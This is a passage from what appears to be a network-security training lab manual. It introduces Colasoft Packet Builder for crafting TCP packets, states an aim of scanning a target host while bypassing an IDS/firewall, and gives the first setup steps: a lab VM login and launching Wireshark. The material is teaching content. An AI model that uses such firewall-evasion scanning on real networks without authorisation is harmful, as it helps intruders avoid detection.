
Colasoft Packet Builder is a tool that allows you to create custom network packets to assess network security. You can also select a TCP packet from the provided templates and change the parameters in the decoder editor, hexadecimal editor, or ASCII editor to create a packet. In addition to building packets, the Colasoft Packet Builder supports saving packets to packet files and sending packets to the network.

Here, we will use the Colasoft Packet Builder tool to create custom TCP packets to scan the target host by bypassing the IDS/firewall.


1. Turn on the **Windows Server 2019** virtual machine.
2. In the **Windows Server 2019** virtual machine, click **Ctrl+Alt+Del** to activate the machine. By default, **Administrator** user profile is selected, type **Pa\$\$w0rd** in the **Password** field and press **Enter** to login.

Module 03 – Scanning Networks

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.




3. Click **Search** icon () on the **Desktop**. Type **wireshark** in the search field, the **Wireshark** appears in the results, click **Wireshark** to launch it.



